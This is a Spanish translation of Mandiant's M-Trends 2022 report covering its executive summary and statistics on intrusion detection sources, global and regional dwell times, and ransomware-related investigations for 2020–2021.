M-TRENDS 2022

INFORME ESPECIAL DE MANDIANT

ÍNDICE

RESUMEN EJECUTIVO

Los recientes acontecimientos cibernéticos nos recuerdan que nuestro trabajo como defensores nunca termina. Las vulnerabilidades críticas como "Log4Shell" destacan los peligros de lo desconocido y la complejidad de la aplicación de parches. La cadena de suministro es un objetivo más atractivo que nunca, ya que proporciona un punto de entrada potencial con respecto a varios proveedores. Y debemos permanecer atentos sobre cómo proteger nuestros sistemas de control industriales, especialmente, si consideramos que 1 de cada 7 ataques de extorsión multifacética filtra información sobre tecnología operativa crítica.

Los responsables de respuesta de Mandiant están todos los días en las primeras líneas, investigando y analizando los ataques y amenazas más recientes, y comprendiendo la mejor forma de responder y mitigar estas situaciones. Todo lo que aprendemos se traslada a nuestros clientes a través de nuestros diversos servicios, brindándoles una ventaja tan necesaria en un panorama de amenazas en constante desarrollo.

Cada año, el informe *M-Trends* brinda una parte de esa misma información crítica a la comunidad de seguridad más amplia. *M-Trends 2022* continúa esta tradición, al ofrecer detalles sobre el panorama cibernético en constante desarrollo, recomendaciones de mitigación y una gran variedad de parámetros de seguridad relacionados con incidentes.

Empecemos con una victoria de los defensores: el tiempo de permanencia promedio global ha seguido disminuyendo en 2021. En el caso de las intrusiones investigadas entre el 1 de octubre de 2020 y el 31 de diciembre de 2021, la cantidad de días promedio entre el ataque y la detección fue de 21 días (una disminución frente al promedio de 24 días en 2020). Aunque es posible que esto demuestre una visibilidad y respuesta mejoradas, la generalización del ransomware ayudó a disminuir esta cantidad.

El ransomware y la extorsión multifacética siguen siendo preocupantes. Destacamos un aumento en los ataques a la infraestructura de virtualización y ofrecemos mitigaciones. Asimismo, proporcionamos orientación sobre la preparación para el ransomware (a través de equipos de emergencia) y las operaciones de recuperación.

Otros temas cubiertos en *M-Trends 2022* incluyen:

En cifras El tiempo de permanencia promedio global de las intrusiones identificadas por terceros y divulgadas a las víctimas disminuyó a 28 días, una mejora espectacular frente al promedio de 73 días en 2020. Como novedad menos deseable, cabe resaltar que cuando se identificó el vector de infección inicial, el ataque a la cadena de suministro representó el 17 % de las intrusiones en 2021, en comparación con un porcentaje de menos del 1 % en 2020. Otros parámetros característicos incluyen la detección mediante la fuente, los ataques a la industria, los grupos de amenazas, el malware y las técnicas de los atacantes.

Grupos de amenazas recientemente ascendidos Un análisis detallado de dos grupos con motivación financiera que ascendimos en 2021: FIN12 y FIN13. Asimismo, destacamos dos grupos no clasificados dignos de mención: UNC2891 y UNC1151.

Caso práctico sobre Microsoft Exchange Nuestras observaciones respondieron a más de 20 incidentes que involucraron la explotación de servidores Microsoft Exchange en las instalaciones. Como un testimonio a la investigación y el análisis dedicados, la implementación de mineros de criptominería por parte de un grupo de amenazas con motivación financiera condujo al descubrimiento de dos perpetradores de Estado nación en los mismos entornos.

Las operaciones cibernéticas de China Revisamos la realineación y la reestructuración de China, exploramos el resurgimiento de la actividad de espionaje y destacamos a perpetradores como APT10 y APT41.

Mitigaciones de los errores de configuración Observamos varios ataques debido a errores de configuración al momento de utilizar Active Directory en las instalaciones con Azure Active Directory para lograr una solución de identidad integrada única.

M-Trends 2022 se basa en nuestra transparencia para seguir proporcionando conocimientos críticos a aquellos cuya tarea es defender las organizaciones. La información de este informe fue depurada a fin de proteger la identidad de las víctimas y de sus datos.

EN CIFRAS

DATOS DE LAS INVESTIGACIONES DE MANDIANT


Los parámetros que se informan en *M-Trends 2022* se basan en las investigaciones que Mandiant llevó a cabo entre el 1 de octubre de 2020 y el 31 de diciembre de 2021 sobre la actividad de ataques específicos.

Esta edición de *M-Trends* abarca un periodo de 15 meses en comparación con el periodo de 12 meses de las ediciones anteriores.

Detección mediante la fuente

En general, hubo un aumento de notificaciones externas de intrusiones en 2021 en comparación con 2020. No obstante, para detectar la mayoría de las intrusiones se sigue recurriendo a las detecciones internas. El porcentaje de intrusiones detectadas internamente ha mantenido una tendencia gradual al alza con una fluctuación moderada en los últimos seis años.

Detección Mediante la Fuente, 2011-2021




En Asia-Pacífico y Europa, Oriente Medio y África (EMEA, por sus siglas en inglés), la mayor parte de las intrusiones en 2021 se identificaron de forma externa, una reversión con respecto a lo observado en 2020. La detección mediante la fuente en América se mantuvo constante, ya que la mayoría de las intrusiones siguieron siendo detectadas de forma interna.

La detección interna es cuando una organización descubre de forma independiente que se ha visto comprometida.

La notificación externa es cuando una entidad externa informa a una organización que se ha visto comprometida. Esto incluye el momento en que la organización comprometida recibe por primera vez la notificación del incidente por parte del atacante a través de una nota de extorsión.

Detección mediante la fuente, por región, 2021




En América, las organizaciones detectaron las intrusiones de forma interna en un 60 % de los casos en 2021 en comparación con un 61 % de los casos en 2020. Existe una estabilidad relativa en cuanto a las tendencias de detección mediante la fuente en América entre 2017 a 2021.

Las organizaciones en Asia-Pacífico recibieron una notificación por parte de una entidad externa en el 76 % de las intrusiones en 2021 en comparación con el 48 % de las intrusiones en 2020. Las observaciones para 2021 están en línea con las observaciones para la región de Asia-Pacífico de 2019. Los expertos de Mandiant observaron cambios relativamente importantes en los parámetros de detección mediante la fuente para la región de Asia-Pacífico en los últimos cinco años.

En EMEA, las organizaciones recibieron una notificación del incidente por parte de una entidad externa en el 62 % de las intrusiones en 2021 en comparación con el 47 % de las intrusiones en 2020. Al igual que con la región de Asia-Pacífico, al analizar la tendencia de cinco años, sigue existiendo una variabilidad en la detección mediante la fuente en la región de EMEA. La variabilidad observada en Asia-Pacífico y EMEA puede explicarse, en parte, por la madurez continua de los programas de seguridad de las organizaciones además de la capacidad de notificación de las entidades externas en esas regiones.

Detección mediante la fuente, por región, 2017-2021



El tiempo de permanencia se calcula como la cantidad de días que un atacante está presente en el entorno de la víctima antes de ser detectado. El promedio representa un valor que se encuentra en el punto medio de un conjunto de datos clasificado por magnitud.

Tiempo de permanencia

El tiempo de permanencia promedio global siguió mejorando en 2021 y las organizaciones actualmente detectan las intrusiones en un lapso de tres semanas. El tiempo de permanencia promedio global de las organizaciones que descubrieron el incidente de seguridad a través de la notificación de un tercero mejoró considerablemente en 2021. No solo las entidades externas están enviando más notificaciones de intrusiones a las organizaciones en comparación con 2020, sino que estas entidades también notifican a las organizaciones con mayor rapidez, lo que resulta en tiempos de permanencia más breves. El tiempo de permanencia promedio de las intrusiones detectadas de forma interna aumentó en 2021 en comparación con 2020, pero siguió siendo más corto que el tiempo de permanencia promedio de las notificaciones externas.

Cambio en el tiempo de permanencia promedio

24 → **21**

DÍAS EN 2020 **DÍAS EN 2021**

Tiempo de permanencia global

El tiempo de permanencia promedio global en 2021 fue de 21 días en comparación con 24 días en 2020. Esta mejora del 13 % en el tiempo de permanencia promedio global comprende cambios dignos de mención con respecto a la fuente de detección. El tiempo de permanencia promedio global de incidentes que fueron identificados de forma externa disminuyó de 73 a 28 días. Por el contrario, los incidentes que fueron identificados de manera interna aumentaron el tiempo de permanencia promedio global de 12 a 18 días.

Hubo mejoras considerables con respecto al tiempo de permanencia promedio global cuando la fuente de notificación fue una entidad externa. Las entidades externas actualmente están detectando intrusiones y notificando a las organizaciones en un lapso menor a un mes, 62 % más rápido que en 2020. Esto habla de mejoras en las capacidades de detección de las entidades externas, además de contar con programas de comunicación y difusión más consolidados.

Los expertos de Mandiant observaron un aumento de 50 % en el tiempo de permanencia promedio global de las intrusiones detectadas de manera interna. El tiempo de permanencia promedio global de las intrusiones detectadas de manera interna aumentó de 12 días en 2020 a 18 días en 2021. Si bien el tiempo de permanencia promedio de las detecciones internas fue más lento en comparación con 2020, aun así, las detecciones internas fueron un 36 % más rápidas que las notificaciones externas.

Tiempo de permanencia promedio global 2011-021

Notificaciones de ataques	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021
Todas	416	243	229	205	146	99	101	78	56	24	21
Notificación externa	—	—	—	—	320	107	186	184	141	73	28
Detección interna	—	—	—	—	56	80	57,5	50,5	30	12	18


Distribución del tiempo de permanencia global

La distribución del tiempo de permanencia global sigue mejorando en ambos extremos del espectro. En 2021, el 55 % de las investigaciones tuvieron tiempos de permanencia de 30 días o menos, y el 67 % de estos (37 % del total de intrusiones) se descubrieron en una semana o menos.

Los expertos de Mandiant observaron un aumento repentino en los tiempos de permanencia entre 90 y 300 días, donde el 20 % de las investigaciones se incluyeron en este rango. Esto podría indicar que las intrusiones pasan desapercibidas hasta que ocurren acciones más impactantes en el entorno después de las fases de infección inicial y reconocimiento del ciclo de vida del ataque específico. Esto también puede destacar una disparidad entre las capacidades de detección de la organización y los tipos de ataques que las organizaciones enfrentan.

Muy pocas intrusiones pasan desapercibidas por largos periodos de tiempo. Solo el 8 % de las intrusiones investigadas en 2021 tuvieron un tiempo de permanencia de más de un año y la mitad de esas (4 % del total de intrusiones) tuvieron tiempos de permanencia superiores a 700 días.

Distribución del tiempo de permanencia global, 2018-2021



Cambios en las investigaciones que involucraron ransomware

25 % EN 2020 → **23 %** EN 2021

Sin cambios en el tiempo de permanencia promedio global: Ransomware

5 DÍAS EN 2020 → **5** DÍAS EN 2021


Cambios en el tiempo de permanencia promedio global: No es ransomware

45 DÍAS EN 2020 → **36** DÍAS EN 2021

Investigaciones que involucraron ransomware

Los expertos de Mandiant observaron que el porcentaje de intrusiones que involucraron a la extorsión multifacética y el ransomware estuvo relativamente estable entre 2020 y 2021. En 2021, el 23 % de las intrusiones involucraron al ransomware en comparación con el 25 % en 2020. Estos tipos de ataques siguen siendo el motivo principal de tiempos de permanencia promedio menores. Las intrusiones relacionadas con ransomware tuvieron un tiempo de permanencia promedio de 5 días en comparación con los 36 días de las intrusiones que no son de ransomware, lo que hace que los tiempos de permanencia de las intrusiones de ransomware representen un séptimo de la duración de las intrusiones que no son de ransomware. Si bien en 2021 el tiempo de permanencia promedio de las intrusiones relacionadas con ransomware sigue siendo el mismo que en 2020, los expertos de Mandiant notaron una disminución del 20 % en el tiempo de permanencia promedio año tras año de las intrusiones que no son de ransomware.

Tiempo de permanencia global por tipo de investigación, 2021



AMÉRICA

Sin cambios en el tiempo de permanencia promedio

17 → **17**


DÍAS EN 2020 **DÍAS EN 2021**

Tiempo de permanencia promedio en América

El tiempo de permanencia promedio de las intrusiones investigadas en América permaneció constante en 17 días en 2021 en comparación con 2020. Al considerar la fuente de detección, hubo un aumento de 9 puntos porcentuales en el tiempo de permanencia promedio de las intrusiones detectadas de forma interna; un aumento de nueve días en 2020 a 18 días en 2021. Si bien el tiempo de permanencia promedio de la detección interna aumentó en 2021 en comparación con 2020, la tendencia de seis años sigue siendo de detecciones internas más rápidas. El tiempo de permanencia promedio en América de las detecciones internas en 2020 mostró una mejora importante, por lo que no sorprende que este parámetro se revirtiera en cierto grado en 2021.

Las intrusiones con una fuente de notificación externa tuvieron un tiempo de permanencia promedio de 49 días en 2020 en comparación con solo 15 días en 2021. Las entidades externas notificaron a las organizaciones de la América un 69 % más rápido en 2021 en comparación con 2020.

Tiempo de permanencia promedio en América, 2016-2021



En América el 57 % de las intrusiones se detectaron en un poco menos de 30 días en 2021 y el 68 % de estas intrusiones (39 % del total de intrusiones en América) se detectaron en menos de una semana. No solo casi la mitad de las intrusiones se detectan en un lapso de dos semanas o menos, sino que también una menor cantidad de intrusiones pasan desapercibidas por periodos de tiempo prolongados. Los expertos de Mandiant observaron un aumento repentino de las intrusiones con tiempos de permanencia entre 90 y 300 días, lo que representa el 22 % de las intrusiones en América. Además, solo el 4 % de las intrusiones en América tuvieron tiempos de permanencia superiores a un año.


Distribución del tiempo de permanencia en América, 2021

Cambios en las investigaciones que involucraron ransomware

27,5 % → **22 %**
EN 2020 **EN 2021**

En 2021, el 22 % de las intrusiones en América estuvieron relacionadas con ransomware; una disminución de 5,5 puntos porcentuales en comparación con 2020. A pesar de que hubo menor cantidad de intrusiones relacionadas con ransomware en América, estas intrusiones siguieron impactando el tiempo de permanencia promedio. Las intrusiones de ransomware en América tuvieron un tiempo de permanencia promedio de 4 días en comparación con los 32 días de las intrusiones que no son de ransomware.

Tiempo de permanencia en América, por tipo de investigación, 2021



ASIA-PACÍFICO

Cambio en el tiempo de permanencia promedio

76 → **21**


DÍAS EN 2020 **DÍAS EN 2021**

Tiempo de permanencia promedio en Asia-Pacífico

Todos los parámetros del tiempo de permanencia promedio mejoraron en la región de Asia-Pacífico en 2021. El tiempo de permanencia promedio de las intrusiones en la región de Asia-Pacífico fue de solamente 21 días en 2021 en comparación con 76 días en 2020, una mejora del 72 % en el tiempo de permanencia promedio año tras año.

